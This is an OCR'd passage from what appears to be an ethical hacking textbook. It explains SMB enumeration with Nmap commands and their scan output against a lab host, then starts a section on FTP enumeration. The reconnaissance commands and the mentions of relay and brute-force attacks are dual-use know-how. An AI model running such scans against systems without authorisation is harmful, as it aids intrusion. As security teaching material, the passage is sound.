
Server Message Block (SMB) is a transport protocol that is generally used by Windows systems for providing shared access to files, printers, and serial ports as well as remote access to Windows services. By default, SMB runs directly on TCP port 445 or via the NetBIOS API on UDP ports 137 and 138 and TCP ports 137 and 139. By using the SMB service, users can access files and other data stored at a remote server. The SMB service also allows application users to read, write, and modify the files on the remote server. A network running this service is highly vulnerable to SMB enumeration, which provides a good amount of information about the target.

In SMB enumeration, attackers generally perform banner grabbing to obtain information such as OS details and versions of services running. By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks. Attackers can also use SMB enumeration tools such as Nmap, SMBMap, enum4linux, nullinux, and NetScanTool Pro to perform a directed scan on the SMB service running on port 445.

As shown in the screenshot, attackers use the following Nmap command to enumerate the SMB service running on the target IP address:

`# nmap -p 445 -A <target IP>`

In the above command, the option **`-p`** specifies a port to scan (**`445`** in this case), and option **`-A`** is used for OS detection, version detection, script scanning, and traceroute information.


nmap -p 445 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
Open port 445
SMB details

```
┌─[root@parrot]─[/]
└──╼ #nmap -p 445 -A 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0014s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
MAC Address: [redacted] (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least
 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Win
dows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (92%), Microsoft Wi
ndows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows 7
, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows Serv
er 2012 or Server 2012 R2 (90%), Microsoft Windows Server 2012 R2 Update 1 (
90%), Microsoft Windows Server 2016 (90%), Microsoft Windows Server 2016 bui
ld 10586 - 14393 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 00
:15:5d:77:8d:25 (Microsoft)
| smb2-time:
|   date: 2022-03-22T12:08:57
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   1.43 ms www.moviescope.com (10.10.1.19)
```


Figure 4.51: Screenshot of Nmap performing SMB enumeration

The **`STATE`** of **`PORT 445/tcp`** is **`OPEN,`** which indicates that port 445 is open and that the SMB service is running. By using this command, attackers can also obtain details on the OS and traceroute of the specified target.

As shown in the screenshot, attackers use the following Nmap commands to enumerate the supported protocols and versions of the target SMB server:

`# nmap -p 445 --script smb-protocols <Target IP>`

`# nmap -p 139 --script smb-protocols <Target IP>`


nmap -p 445 --script smb-protocols 10.10.1.19 - Parrot Terminal
File
Edit
View
Search
Terminal
Help


```
┌─[root@parrot]─[/]
└──╼ #nmap -p 445 --script smb-protocols 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 08:16 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0012s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: [redacted] (Microsoft)

Host script results:
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Figure 4.52: Screenshot of Nmap performing SMB enumeration

FTP and TFTP Enumeration

FTP Enumeration

- FTP transfers data in plain text between the sender and receiver, which can lead to critical information, such as **usernames and passwords**, **being exposed to attackers**
- Attackers use **Nmap** to scan and enumerate open port 21 by running FTP services and further use the information to launch various attacks, such as **FTP bounce**, **FTP brute force**, and **packet sniffing**

